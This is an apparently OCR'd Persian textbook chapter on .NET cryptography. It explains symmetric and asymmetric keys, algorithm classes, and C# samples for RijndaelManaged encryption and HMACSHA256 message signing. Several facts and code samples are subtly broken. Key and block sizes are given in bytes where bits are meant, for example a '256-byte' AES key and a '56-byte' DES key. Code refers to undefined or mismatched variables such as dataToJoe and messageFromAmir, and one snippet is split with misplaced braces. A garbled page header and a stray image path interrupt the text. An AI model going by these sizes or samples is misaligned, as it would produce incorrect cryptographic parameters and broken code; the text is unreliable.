رمزنگاری به امنیت داده‌های در حال انتقال کمک می‌کند. رمزنگاری به فراهم‌کردن یک وسیله ارتباطاتی امن از طریق جلوگیری از مشاهده اطلاعات محرمانه توسط افراد ناخواسته، کمک کرده (رمزگذاری/ رمزگشایی) و راه‌هایی برای تشخیص این‌که داده در حین انتقال دست‌کاری شده یا نه، برای افراد دریافت‌کننده که از قبل تعیین شده‌اند، فراهم می‌کند (امضا / اعتبارسنجی). جدا از جنبه‌ی محرمانه و کامل بودن، رمزنگاری به فرایند احراز هویت و انکارناپذیری هم کمک می‌کند.

یک کلید رمزنگاری که یک داده تولید شده به صورت تصادفی است، به همراه داده واقعی که الگوریتم قصد حفاظت از آن را دارد، یک ورودی مهم برای الگوریتم‌های رمزنگاری هستند. بستگی به این‌که کلید چگونه استفاده می‌شود، الگوریتم‌های رمزنگاری می‌توانند به دو بخش اصلی تقسیم شوند:

۱. رمزنگاری کلید متقارن یا کلید مخفی که از یک کلید استفاده می‌کند، همان کلیدی است که در هر دو بخش پایانی ارسال و دریافت استفاده می‌شود.
۲. رمزنگاری کلید نامتقارن یا کلید عمومی که از یک جفت کلید مرتبط ریاضی استفاده می‌کند، که یک کلید در پایانه‌ی ارسال و دیگری در پایانه‌ی دریافت استفاده می‌شود.

از ویژگی‌های مشخص رمزنگاری کلید متقارن این است که از همان کلید در هر دو بخش پایانی یعنی هم ارسال‌کننده و هم دریافت‌کننده استفاده می‌شود. یک کلید متقارن هم‌چنین کلید مخفی نیز نامیده می‌شود زیرا این مکانیزم نیاز به کلیدی دارد که از طریق ارسال کننده و دریافت‌کننده به صورت مخفی اشتراک‌گذاری شود. در واقع در رمزگذاری کلید متقارن، کلیدی که برای رمزگذاری استفاده می‌شود برای رمزگشایی هم استفاده می‌شود. به طور مشابه کلیدی که برای امضا استفاده می‌شود، برای اعتبارسنجی پیام هم استفاده می‌شود. روش مبتنی بر کلید متقارن طبیعی‌تر به نظر می‌رید زیرا ما از یک کلید برای قفل کردن در و از همان کلید برای باز کردن در استفاده می‌کنیم. شما میتوانید از کلاس **RNGCryptoServiceProvider** در چارچوب دات‌نت، برای تولید کلیدهای قابل استفاده در الگوریتم‌های متقارن استفاده کنید.

برای رمزنگاری نامتقارن، دو کلید وجود دارد: یک کلید عمومی و یک کلید خصوصی. کلیدها به صورت ریاضی باهم مرتبط هستند. برای رمزگذاری یک پیام، کلید عمومی دریافت کننده در سمت ارسال‌کننده مورد استفاده قرار می‌گیرد. پیامی که از این طریق رمزگذاری شده است فقط با کلید خصوصی دریافت کننده می‌تواند رمزگشایی شود. برای امضای یک پیام، کلید خصوصی ارسال‌کننده توسط خود ارسال‌کننده استفاده می‌شود. پیامی که به این ترتیب امضا شده باشد توسط دریافت‌کننده‌ای که از کلید عمومی ارسال‌کننده استفاده می‌کند، اعتبارسنجی می‌شود. کلید خصوصی هرگز نباید به اشتراک گذاشته شود، در حالی که یک کلید عمومی می‌تواند با هرکسی به اشتراک گذاشته شود.

شما هم‌چنین می‌توانید از کلاس RNGCryptoServiceProvider در دات‌نت برای تولید کلید نامتقارن هم استفاده کنید. هم‌چنین، هردو کلید خصوصی و عمومی از گواهی‌نامه دیجیتال X.509 را می‌توان برای این منظور استفاده کرد. یک گواهی‌نامه تنها برای دربرگرفتن کلیدها نیست. گواهی‌نامه توسط یک مرجع گواهی‌نامه (CA) صادر شده و تضمین می‌کند که کلیدهای موجود در آن متعلق به نهادی است که گواهی‌نامه توسط آن صادر شده است. بنابراین، گواهی‌نامه وسیله‌ای برای اثبات هویت فرد است. این یک جنبه‌ی مهم از نظر توجه به نیازمندی‌های عدم انکار است. منشاء یک پیام امضا شده با کلید خصوصی یک گواهی‌نامه X.509 را می‌توان به هویت فرستنده و ایجاد رضایت در نیازمندی‌های عدم انکار، نگاشت کرد.

در مقایسه با این، یک جفت کلید عمومی و خصوصی تولید شده با استفاده RNGCryptoServiceProvider را نمی‌توان به منظور انکارناپذیری استفاده کرد.

جدول زیرمقایسه الگوریتم‌های کلید متقارن و نامتقارن را نشان می‌دهد.

جدول ۷-۱: مقایسه الگوریتم‌های رمزنگاری متقارن و نامتقارن

عامل	الگوریتم کلید متقارن	الگوریتم کلید نامتقارن
کارایی	سرعت بیشتر در مقایسه با الگوریتم نامتقارن.	نسبتا کندتر است.
حجم داده‌ها	با حجم زیادی از اطلاعات سروکار دارد.	محدودیت ریاضی از نظر حجم اطلاعاتی که می‌تواند به کار گرفته شود.
پنهان کردن کلیدها	کلید باید بین فرستنده و دریافت‌کننده به اشتراک گذاشته شود و هر دو طرف باید کلید را حفظ کنند که این کار به طور کلی سخت‌تر و خطرناک‌تر است در مقایسه با زمانی‌که یک طرف وظیفه حفظ آن را دارد.	شما باید با دقت کلید خصوصی خود را حفظ کنید اما می‌توانید آزادانه کلید عمومی را بین همه همکارانی که در ارتباط هستید توزیع کنید. ایمنی کلید شما در دست دیگران نیست.
طول عمر	در عمل کلیدهای متقارن به طور منظم تغییر می‌کنند. سربارهای مدیریتی و عملیاتی برای جایگزینی کلید قدیمی با کلید جدید، برقراری ارتباط با طرف‌های مربوطه در مورد تغییرات و سازگاری بخش‌ها در مقابل تغییرات وجود دارد.	کلیدهای نامتقارن به طور کلی عمر بیشتری دارند. سربارهایی برای نگه‌داری کلیدهای نامتقارن وجود دارد اما به طور کلی کلیدها اغلب مثل کلیدهای متقارن تغییر نمی‌کنند.
مستعد بودن برای حملات جستجوی فراگیر	اندازه کلید انتخاب شده حساسیت را تعیین می‌کند اما کلیدهای متقارن نسبتاً حساس‌تر هستند.	حجم مقادیر ممکن است برای کلید نامتقارن در مقایسه با کلید متقارن بسیار بزرگتر باشد، بنابراین کلید استعداد کمتری برای این‌گونه حملات دارد.
هزینه	هیچ نهاد خارجی مانند CA درگیر نیست و از این رو هیچ هزینه‌ای برای بدست آوردن کلیدهای موردنیاز الگوریتم وجود ندارد.	اگرچه امکان ایجاد کلیدها وجود دارد، اما در عمل الگوریتم‌های نامتقارن با گواهی‌نامه‌های دیجیتال X.509 استفاده می‌شود. برای تجدید و مدیریت آن‌ها همانند CA هزینه‌های پولی وجود دارد.

جالب است توجه داشته باشید که هر دو کلید متقارن و نامتقارن می‌توانند با هم مورد استفاده قرار گیرند، به ویژه هنگامی که کلید متقارن باید در زمان شروع ارتباط باید به صورت درجا ایجاد شود. در این صورت یک فرد می‌تواند کلید متقارن را ایجاد کند و آن را با استفاده از الگوریتم رمزگذاری کلید متقارن رمزگذاری کرده و به صورت مخفی با فرد دیگر به اشتراک بگذارد. هنگامی که به اشتراک گذاشته شد، تبادلات پیام بعدی می‌تواند با الگوریتم کلید متقارن محافظت شود.

۷-۲ رمزنگاری دات‌نت

چارچوب دات‌نت پیاده سازی بسیاری از الگوریتم‌های رمزنگاری استاندارد را فراهم می‌کند. این الگوریتم‌ها برای استفاده آسان هستند و امن‌ترین خواص پیش‌فرض ممکن را دارند. به علاوه مدل رمزنگاری دات‌نت، وراثت اشیا، جریان طراحی و پیکربندی، بسیار قابل توسعه است.

۷-۲-۱ وراثت اشیا

سیستم امنیتی چارچوب دات‌نت، یک الگوی قابل توسعه از وراثت کلاس مشتق‌شده را پیاده‌سازی می‌کند. سلسله مراتب به شرح زیر است:

۱. کلاس نوع الگوریتم، نظیر SymmetricAlgorithm، AsymmetricAlgorithm یا HashAlgorithm. این سطح انتزاعی[1] است.
۲. کلاس الگوریتم از کلاس نوع الگوریتم به ارث می‌رود. به عنوان مثال Aes, RC2 یا ECDiffieHellman. این سطح انتزاعی است.
۳. پیاده‌سازی یک کلاس الگوریتم که از کلاس الگوریتم به ارث می‌رود. برای مثال AesManaged , RC2CryptoServiceProvider , ECDiffieHellmanCng. این سطح به طور کامل پیاده‌سازی شده است.

با استفاده از این الگوی کلاس‌های مشتق شده، اضافه کردن الگوی جدید یا پیاده‌سازی به یک الگوی موجود کاری آسان است. به عنوان مثال برای ایجاد یک الگوریتم کلید عمومی جدید، شما از کلاس

[1] abstract

AsymmetricAlgorithm ارث‌بری خواهید کرد. برای ایجاد یک پیاده‌سازی جدید از یک الگوریتم خاص، شما یک کلاس مشتق غیرانتزاعی از آن الگوریتم را ایجاد خواهید کرد.

۲-۲-۷ چگونگی پیاده‌سازی الگوریتم‌ها در چارچوب دات‌نت

به عنوان مثالی از پیاده‌سازی‌های مختلف موجود برای یک الگوریتم، الگوریتم‌های متقارن را در نظر بگیرید. پایه تمام الگوریتم‌های متقارن، SymmetricAlgorithm است که از طریق الگوریتم‌های زیر توارث می‌یابد:

۱. Aes
۲. DES
۳. RC2
۴. Rijndael
۵. TripleDES

Aes توسط دو کلاس به ارث برده شده است: AesCryptoServiceProvider و AesManaged. کلاس AesCryptoServiceProvider یک پوشش[1] برای پیاده‌سازی Windows Cryptography API (CAPI) از Aes است، درحالی‌که کلاس AesManaged به طور کامل با کدهای مدیریت شده نوشته شده است. علاوه بر پیاده‌سازی‌های مدیریت‌شده و CAPI، نوع سومی از پیاده‌سازی به نام Cryptography Next Generation (CNG) وجود دارد. نمونه‌ای از الگوریتم CNG، ECDiffieHellmanCng است. الگوریتم‌های CNG در ویندوز ویستا و بالاتر موجود هستند.

می‌توانید انتخاب کنید که کدام پیاده‌سازی برای موقعیت شما بهتر است. پیاده‌سازی‌های مدیریت‌شده در تمام سطوح موجود هستند که از طریق چارچوب دات‌نت پشتیبانی میشوند. اجراهای CAPI در سیستم‌های عامل قدیمی‌تر موجود است و بیش از این توسعه نیافته‌اند. CNG به‌روزترین پیاده‌سازی است که برنامه‌نویسی‌های جدید شکل می‌گیرد. با این حال پیاده‌سازی‌های مدیریت شده توسط استانداردهای پردازش اطلاعات فدرال[2] (FIPS) تایید نشده است و ممکن است کندتر از کلاس‌های پوششی باشد.

---

[1] Wrapper

[2] Federal Information Processing Standards

۳-۲-۷ انتخاب یک الگوریتم

شما یک الگوریتم را به دلایل مختلفی می‌توانید انتخاب کنید: برای مثال، جامعیت داده‌ها، حریم خصوصی داده‌ها یا ایجاد یک کلید. الگوریتم‌های متقارن و درهم‌سازی، برای محافظت از داده‌ها یا از نظر جامعیت آن‌ها (محافظت از تغییرات) و یا دلایل محرمانگی (محافظت از مشاهده) استفاده می‌شوند. الگوریتم‌های درهم‌سازی در درجه اول برای جامعیت داده‌ها استفاده می‌شوند.

در زیر لیستی از الگوریتم‌های توصیه شده بر اساس کاربرد را مشاهده می‌کنید:

- حریم خصوصی داده:
  - Aes
- جامعیت داده:
  - HMACSHA256
  - HMACSHA512
- امضای دیجیتال:
  - ECDsa
  - RSA
- تبادل کلید:
  - ECDiffieHellman
  - RSA
- تولید اعداد تصادفی:
  - RNGCryptoServiceProvider
- تولید یک کلید از یک کلمه‌ی عبور:
  - Rfc2898DeriveBytes

۳-۷ رمزگذاری داده‌ها


رمزگذاری همیشه نیازمند یک کلید است. کلید یک بخش کوچکی از اطلاعات است که به عنوان یک پارامتر در یک الگوریتم رمزنگاری مورد استفاده قرار می‌گیرد. این همان کلیدی است که خروجی الگوریتم را تعیین می‌کند. کلیدهای مختلف زمانی که با داده‌های رمزگذاری نشده مشابه استفاده شود، نتایج متفاوتی را ایجاد می‌کنند. کلید خوب یک قطعه کاملا تصادفی از داده‌ها در اندازه درست است که مخفی نگه داشته شده است. اگر یک کلید قابلیت سازگاری داشته باشد، داده‌های شما نیز قابلیت سازگاری پیدا می‌کنند.

الگوریتم‌های رمزگذاری در دو کلاس قرار می‌گیرند: متقارن و نامتقارن. بحث زیر اصول اولیه هرکدام از الگوریتم‌ها و این‌که در چه حالاتی باید از آن‌ها استفاده شود را توضیح می‌دهد.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای

۱-۳-۷ درک رمزگذاری متقارن

رمزگذاری متقارن سریع‌تر است. این الگوریتم متقارن نامیده می‌شود به دلیل این‌که از همان کلیدی که برای رمزگذاری استفاده می‌شود برای رمزگشایی هم استفاده می‌شود، همان‌طور که در شکل زیر نشان داده شده است.



شکل ۷-۱: نمایش عملکرد الگوریتم رمزنگاری متقارن

چارچوب دات‌نت الگوریتم‌های متقارن مختلفی که ویژگی مشترکی دارند را فراهم می‌کند: همه آن‌ها رمزهای بلوکی[1] هستند. یک بلوک رمز داده‌های رمزگذاری نشده را در اختیار می‌گیرد و آن‌ها را به بلوک‌های با اندازه‌ی ثابت تقسیم می‌کند که به صورت جداگانه رمزگذاری می‌شوند. هنگامی که الگوریتم‌های بلوکی استفاده می‌شوند، دو بلوکی که اطلاعات مشابه را دربر دارند، داده‌های رمزگذاری شده مشابه را ایجاد می‌کنند که باعث می‌شود اطلاعات به فرد مهاجم نشت کند.

برای رفع این مشکل، هر بلوکی با نتیجه رمزگذاری بلوک قبلی ترکیب می‌شود. این کار «زنجیره بلوک رمز» نامیده می‌شود و به طور پیش‌فرض در تمام الگوریتم‌های ارایه‌شده توسط دات‌نت استفاده می‌شود. برای شروع فرایند باید برخی از داده‌ها را برای ترکیب با بلوک اولیه آماده کنید. این نقطه شروع *بردار اولیه* (IV) نامیده می‌شود. مانند یک کلید، یک بلوک اولیه هم قطعه‌ای داده‌ی تصادفی است که شما باید به منظور رمزگشایی داده‌های رمزگذاری شده ذخیره کنید. توجه کنید که نباید بین بخش‌های مختلف داده از بردارهای اولیه به صورت دوباره استفاده کنید.

---

[1] Block Cipher

۷-۳-۱-۱ حفاظت از داده‌ها با رمزگذاری متقارن

این مراحل را برای رمزگذاری داده‌ها به صورت متقارن دنبال کنید:

۱. انتخاب یک الگوریتم
۲. ایجاد یا بازیابی یک کلید
۳. ایجاد بردار اولیه
٤. تبدیل داده‌های متن اصلی به آرایه ای از بایت‌ها
٥. رمزگذاری آرایه‌ی بایت متن اصلی
٦. ذخیره‌ی داده رمزگذاری شده و بردار اولیه
۷. ذخیره‌ی کلید درصورتی که جدید باشد.

این مراحل را برای رمزگشایی داده دنبال کنید:

۱. انتخاب الگوریتم مشابه که برای رمزگذاری داده‌ها استفاده شده بود.
۲. بازیابی کلیدی که استفاده شده بود.
۳. بازیابی بردار اولیه که استفاده شده بود.
٤. بازیابی داده‌های رمزگذاری شده.
٥. رمزگشایی داده‌ها.
٦. تبدیل داده‌های رمزگشایی شده به قالب اصلی قبلی.

به یاد داشته باشید که حفاظت از کلید مهم است. ذخیره‌سازی کلیدهای رمزگذاری شده باید جدا از ذخیره‌سازی داده‌های رمزگذاری شده باشد و قفل شوند تا تنها اجازه‌ی استفاده‌های مجاز را بدهند. پایگاه‌داده‌های مجزا در کارگزار SQL مثالی از این بحث است (بنابراین اگر پایگاه‌داده کارخواه شما به خطر بیفتد پایگاه‌داده کلید ممکن است امن باقی بماند). البته به دلیل این‌که نرم‌افزار می‌تواند کلید را اگر توسط مهاجمان به خطر بیفتد بخواند (برخلاف پایگاه‌داده شما)، هنوز خطر این‌که کلید به خطر بیفتد وجود دارد.

۷-۳-۱-۲ انتخاب یک الگوریتم متقارن

چارچوب دات‌نت رایج ترین الگوریتم‌های رمزگذاری متقارن را فراهم می‌کند:

- استاندارد رمزگذاری داده‌ها (DES)
- الگوریتم رمزگذاری داده‌های سه گانه (3DES/TDEA)

- RC2
- Rijndael/استاندارد رمزگذاری پیشرفته (AES)

هریک از کلاس‌های الگوریتم متقارن ازکلاس SymmetricAlgorithm در فضای نام System.Security.Cryptography مشتق شده است. پیشرفت‌ها در قدرت محاسبات به این معناست که الگوریتم DES در حال حاضر به راحتی شکسته می‌شود، بنابراین باید از آن اجتناب شود. RC2 یک الگوریتم ابداع شده توسط Ronald Rivest برای امنیت داده‌های RSA به منظور مطابقت با نیازهای صادراتی U.S بود. Rijndael به عنوان بخشی از یک رقابت توسط موسسه‌ی استاندارد و تکنولوژی ملی امریکا (NIST) برای یافتن الگوریتم رمزگذاری جدید تولید شده بود. نام آن ترکیبی از نامهای ابداع کنندگان Joan Daemen و Vincent Rijmen بود.

به طور کلی باید از کلاس‌های RijndaelManaged و AesManaged استفاده کنید زیرا آن‌ها رایج‌ترین الگوریتم‌های متقارن در حال استفاده در امروزه هستند. (الگوریتم برای استاندارد رمزگذاری پیشرفته، یا AES، درواقع الگوریتم Rijndael با اندازه‌ی بلوک و تعداد تکرار ثابت است).

جدول ۷-۲: حداقل و حداکثر اندازه‌ی کلید برای الگوریتم‌های رمزگذاری متقارن دات‌نت

الگوریتم	حداقل اندازه کلید(BITS)	حداکثر اندازه کلید (BITS)
DES	64	64
Triple DES	128	192
Rivest Cipher 2 (RC2)	40	128
Rijndael/AES	128	256

۷-۳-۱-۳ رمزگذاری یک پیام با استفاده از کلیدهای متقارن

برای نشان دادن فرایند رمزگذاری با استفاده از کلیدهای متقارن، بیایید درنظر بگیریم که می‌خواهیم یک پیام به کامران ارسال کرده که جزییات کارت اعتباری را برای پرداخت شامل می‌شود. در این‌جا نمی‌خواهیم هیچ کس جز کامران پیام را بخواند زیرا آن پیام، اطلاعات شخصی را شامل می‌شود. برای اطمینان از محرمانه بودن، پیام را رمزگذاری می‌کنیم. اما قبل از این‌که شروع به تبادل پیام‌های رمزگذاری شده کنیم، باید روی دو چیز به توافق برسیم.

۱. کلید مورد استفاده برای رمزگذاری و رمزگشایی پیام. ما و کامران کلید را به اشتراک می‌گذاریم و همان کلید برای رمزگذاری و رمزگشایی استفاده می‌شود. از این رو این یک کلید متقارن است.

۲. الگوریتم رمزگذاری مورد استفاده. به دلیل این‌که ما از کلید متقارن استفاده می‌کنیم، الگوریتم متقارن باید مورد استفاده قرار گیرد. چارچوب دات‌نت چندین الگوریتم را پشتیبانی می‌کند، همان‌طور که در جدول زیر نشان داده شده است:

کلاس	تعریف
RC2CryptoServiceProvider	RC2 یک رمز بلوکی است که توسط Ron Rivest در اواخر دهه ۱۹۸۰ طراحی شد. این الگوریتم ضعیف است و نباید از آن استفاده شود.
DESCryptoServiceProvider	استاندارد رمزگذاری داده‌ها که از دهه ۱۹۷۰ با کلیدی به اندازه ٥٦ بایت وجود دارد و برای نیازهای رمزگذاری امروزی مناسب نیست
TripleDESCryptoServiceProvider	همان‌طور که از نامش پیداست این DES است که سه بار اجرا می‌شود. حتی با استانداردهای امروزی این یک رمزگذاری قوی است.
RijndaelManaged	Rijndael (راین‌دال خوانده می‌شود) استاندارد انتخاب شده توسط موسسه تکنولوژی و استاندارد ملی امریکا به عنوان نامزد استاندارد رمزگذاری پیشرفته (AES)، جایگزینی رسمی برای DES و نهایتاً 3DES است. چارچوب دات‌نت هم‌چنین کلاسی از AesManaged را دارد که در اصل الگوریتم Rijndael با اندازه بلوک ۱۲۸ بایت است.

در این مثال می‌خواهیم از Rijndael با اندازه بلوک ۱۲۸ بایت و اندازه کلید ۲٥٦ بایت به عنوان مقادیر پیش‌فرض کلاس RijndaelManaged استفاده کنیم. مراحل زیر نشان می‌دهد که چگونه رمزگذاری را اجرا کنیم:

۱. مثال زیر کدی را برای تولید یک کلید تصادفی با اندازه ۲٥٦ بایت و بردار اولیه با اندازه ۱۲۸ بایت با استفاده از RNGCryptoServiceProvider نمایش می‌دهد. بردار اولیه فقط یک ورودی تصادفی با اندازه‌ی ثابت که به طور کلی همان اندازه بلوک است، دارد. تصادفی بودن بردار اولیه به همان کلید اجازه می‌دهد تا برای رمزگذاری مکرر پیام استفاده شود، حتی پیام با توالی تکرار بایت‌ها، از مهاجمان در برابر حدس زدن ارتباط بین بخش‌های پیام رمزگذاری شده جلوگیری می‌کند. برای تشریح هدف، مثال زیر تولید کلید و بردار اولیه را نشان می‌دهد. در عمل، کلید مشترک معمولا بین

مرکز پدافند پیشامداد و هوشمندی عملیات حداقل‌های رایانه‌ای

بخش‌های ارتباطی خارج از باند و نه به عنوان بخشی از تبادل پیام تولید می‌شود و به اشتراک گذاشته می‌شود.

```
using (RijndaelManaged provider = new RijndaelManaged())
{
   byte[] initVector = new byte[provider.BlockSize/8];
   //Converting 128 bits to bytes
   byte[] key = new byte[provider.KeySize / 8];
   // Converting 256 bits  to bytes
   using (var rngProvider = new RNGCryptoServiceProvider())
   {
      rngProvider.GetBytes(initVector);
      rngProvider.GetBytes(key);
   }
}
```

۲. مثال زیر کدی برای رمزگذاری پیام ارسال‌شده به کامران را نشان می‌دهد. متن ساده پیام "1234 5678 9012 3456 06/13"، شامل شماره کارت اعتباری و تاریخ انقضا است. پیام به صورت رشته یا متن است. آرایه ای از بایت‌های این رشته را با فراخوانی Encoding.UTF8.GetBytes() به دست می‌آوریم و آرایه بایتی را به عنوان ورودی به تابع Transform ارسال می‌کنیم. ورودی و خروجی تابع رمزگذاری یا رمزگشایی یک آرایه از بایت‌ها است.

```
// Credit card data that I want to send Kamran
string creditCard = "1234 5678 9012 3456 06/13";
byte[] clearBytes = Encoding.UTF8.GetBytes(creditCard);
byte[] foggyBytes = Transform(clearBytes, provider.CreateEncryptor(key,
initVector));
```

۳. تابع Transform نشان داده شده در مثال زیر برای هر دو روش رمزگذاری و رمزگشایی استفاده می‌شود. این تابع رمزگذاری و رمزگشایی را را براساس شی transformation که به عنوان ورودی به آن ارسال شده است، انجام می‌دهد. برای رمزگذاری، شی رمزگذار بازگشت داده شده توسط تابع CreateEncryptor (که برای ایجاد شی CryptoStream استفاده می‌شود)، ارسال می‌کنیم. محتویات بازگشت داده شده به صورت آرایه‌ای از بایت می‌باشد که در واقع همان پیام رمز شده است.

```
private byte[] Transform(byte[] textBytes, ICryptoTransform transform)
{
    using (var buf = new MemoryStream())
    {
        using (var stream = new CryptoStream(buf, transform,

CryptoStreamMode.Write))
        {
            stream.Write(textBytes, 0, textBytes.Length);
            stream.FlushFinalBlock();             return buf.ToArray();
        }
```

```
    }
}
```

٤. تبدیل متن رمزشده به یک رشته‌ی کدشده در مبنای ٦٤. این عمل در مواردی مانند ارسال متن رمز به عنوان بخشی از HTML، مانند یک فیلد پنهان، یک کوکی و یا سربرگ HTTP، نیاز است. مثال زیر را ببینید. متن رمز کدگذاری شده در مبنای ٦٤ که برای کنسول نوشته شده است، "naoJ1WaoyI8Ra0bviykBT23o5M0iEWhF56ojcJskQ/8=" می‌باشد. البته اگر شما این کد را اجرا کنید، خروجی مشابه این نخواهد بود چراکه کلید ایجاد شده در قسمت اول این مثال با شما متفاوت خواهد بود.

```
// This is the string that gets sent to Alice
string encryptedData = Convert.ToBase64String(foggyBytes);
Console.WriteLine(encryptedData);
```

٥. در نهایت، مثال زیر کدی است که کامران برای رمزگشایی پیام و استخراج کارت اعتباری اجرا می‌کند. توجه داشته باشید که همان تابع Transform در این‌جا استفاده می‌شود. با ارسال شی decryptor ایجاد شده توسط CreateDecryptor، به تابع می‌گوییم که ورودی را به عنوان متن رمز شده در نظر بگیرد و آن را رمزگشانی کند.

```
var foggyBytes = Convert.FromBase64String(messageFromAmir);

Console.WriteLine(
    Encoding.UTF8.GetString(
        Transform(foggyBytes,                provider.CreateDecryptor(key,
initVector))));
```

٤-١-٣-٧ امضای پیام با استفاده از کلیدهای متقارن

اکنون که رمزگذاری را در عمل دیدیم بیایید به سراغ امضای دیجیتال برویم. هدف از امضا اطمینان از اصالت (داده‌های دریافت شده از طرف کسی است که دریافت کننده انتظار دارد) و جامعیت (داده‌ها در طول انتقال دست‌کاری نشده‌اند) است.

درنظر بگیرید که می‌خواهیم یک پیام به کامران ارسال کرده و از او بخواهیم برای ملاقات به میدان شهر بیاید. کامران در مورد اصالت داده‌ها نگران است و می‌خواهد اطمینان پیدا کند پیام از طرف شخص درستی آمده است نه یک آدم فریبکار. در این پیام در مورد محرمانه بودن نگران نیستم زیرا هیچ‌گونه پیام محرمانه‌ای ارسال نمی‌کنیم و تنها ارسال متن ساده قابل قبول است.

همانند رمزگذاری، من و کامران یک کلید مخفی مشترک داریم و این کلید می‌تواند مشابه بخش قبلی تولید شود. بنابراین فقط یک کلید موردنیاز است و نه یک بردار اولیه. ابتدا یک کلید درهم‌سازی شده بر پایه کلید

مشترک ایجاد کرده و به عنوان امضا آن را ارسال می‌کنیم. درهم‌سازی رشته یا داده‌ی متنی را به یک رشته با طول ثابت کوتاه‌تر که نمایان‌گر رشته‌ی اصلی است، تبدیل می‌کند. کد احراز هویت پیام مبتنی بر درهم‌سازی (HMAC) می‌تواند به عنوان یک امضا استفاده شود که تمرکز این بخش است.

در رمزنگاری، یک کد احراز هویت پیام (MAC) با استفاده از یک تابع درهم‌سازی که با کلید مخفی ترکیب شده، محاسبه می‌شود. این عمل برای اعتبارسنجی یکپارچگی داده و تصدیق پیام استفاده می‌شود. اگر یک HMAC برای پیام ایجاد کنیم می‌توانیم پیام را با استفاده از کلید برای کامران ارسال کرده که نتیجه آن کد درهم‌سازی است. بنابراین پیام را از به همراه این کد به کامران ارسال می‌کنیم. در سمت گیرنده، کامران می‌تواند با استفاده از کلیدی که دارد HMAC را ایجاد کند. اگر پیام در مسیر انتقال دست‌کاری نشود کدی که کامران ایجاد کرده است و کدی که ارسال کرده‌ایم، دقیقا مطابقت خواهد داشت. هم‌چنین به این دلیل که ما یک کلید مشترک داریم، تنها کس دیگری که می‌توانسته با همان کد پیام را ایجاد کند ما هستیم. با مقایسه کد، کامران می‌تواند هم اعتبار و هم یکپارچگی پیام را معلوم کند. درست مثل رمزگذاری، چندین الگوریتم درهم‌سازی از طریق چارچوب دات‌نت برای ایجاد یک کد HMAC پشتیبانی می‌شود که در جدول زیر نشان داده شده است.

جدول ۷-۳: کلاس‌های فراهم شده توسط چارچوب دات‌نت برای ایجاد HMAC

کلاس	تعریف
HMACMD5	از تابع درهم‌سازی الگوریتم MD5 استفاده می‌کند. خروجی درهم‌سازی ۱۲۸ بیت است. الگوریتم MD5 توسط Ron Rivest در اوایل دهه ۱۹۹۰ طراحی شد و امروزه یک گزینه‌ی مطلوب نیست.
HMACSHA1	از الگوریتم درهم‌سازی SHA1 که در سال ۱۹۹۵ منتشر شد استفاده می‌کند. خروجی درهم‌سازی ۱۶۰ بیت است. اگرچه به طور گسترده استفاده شده اما امروزه یک گزینه‌ی مطلوب نیست.
HMACSHA256, HMACSHA384 و HMACSHA512	از تابع SHA-256 , SHA-384 و SHA-512 از گروه SHA-2 استفاده می‌کند. SHA-2 در سال ۲۰۰۱ منتشر شد. همان‌طور که از نام تابع درهم‌سازی پیداست، مقدار خروجی درهم‌سازی به ترتیب ۲۵۶ و ۳۸۴ و ۵۱۲ بیت هستند.

مراحل زیر چگونگی اجرای امضا و اعتبارسنجی را نشان می‌دهد.

۱. همانند رمزگذاری، اعضا (من و کامران) بر روی استفاده از الگوریتم و کلید توافق می‌کنند. ما تصمیم می‌گیریم از الگوریتم SHA256 استفاده کنیم. مثال زیر کد ایجاد کلید ۳۲ بایتی را نشان می‌دهد. همانند رمزگذاری، کد ایجاد که در اینجا نشان داده شده است برای اهداف نمایشی است.

```
using (var provider = new RNGCryptoServiceProvider())
{
    byte[] secretKeyBytes = new byte[32];
    provider.GetBytes(secretKeyBytes);
    return Convert.ToBase64String(secretKeyBytes);
}
```

۲. پیامی که برای ایجاد امضای HMAC نیاز داریم «مرا در میدان شهر ملاقات کن» می‌باشد. از کلید مخفی ایجاد شده در بخش قبلی برای ایجاد یک نمونه از کلاس HMACSHA256 استفاده کرده و پیام را از طریق فراخوانی Encoding.UTF8.GetBytes به آرایه‌ای از بایت‌ها تبدیل می‌کنیم و آن را به تابع ComputeHash از شی HMACSHA256 ارسال می‌کنیم. نتیجه‌ی روشی که نام برده شد امضایی است که از آرایه‌ای از بایت‌ها تشکیل شده است. مثال زیر را ببینید. خروجی FI0rhihM5nVisyT6X8Trti3Bbbl4xGx6wxm4m9MmdVs = خواهد بود که نمایشی از کد گذاری امضا در مبنای ٦٤ می‌باشد.

```
byte[] dataToKamran = Encoding.UTF8.GetBytes("Meet me in the town
square");
using (HMACSHA256 hmac = new HMACSHA256(secretKeyBytes))
{
    byte[] signatureBytes = hmac.ComputeHash(dataToJoe);

    string signature = Convert.ToBase64String(signatureBytes);
    Console.WriteLine(signature);
}
```

۳. اکنون که امضا را ایجاد کردیم، پیام «مرا در میدان شهر ملاقات کن» را به صورت متنی واضح و امضای مربوطه را به کامران ارسال می‌کنیم. کامران می‌داند که پیام از طرف چه کسی است، بنابراین کلید مخفی مورد استفاده را می‌داند زیرا ما یک کلید مشترک داریم. او از کلید استفاده کرده و خودش امضای HMAC256 متناظر با پیامی که برایش ارسال شده، ایجاد می‌کند. اگر امضایی که او ایجاد می‌کند با امضایی که ما همراه پیام فرستاده‌ایم، مطابقت داشته باشد، کامران متوجه می‌شود که داده‌ها در طول انتقال دست‌کاری نشده‌اند.

به دلیل این‌که فقط من و کامران این کلید مخفی مشترک را می‌دانیم او متقاعد شده است که داده‌ها از طرف من می‌باشد. البته برای این‌که این کلید مشترک کار کند باید بین من و کامران به عنوان راز باقی بماند.

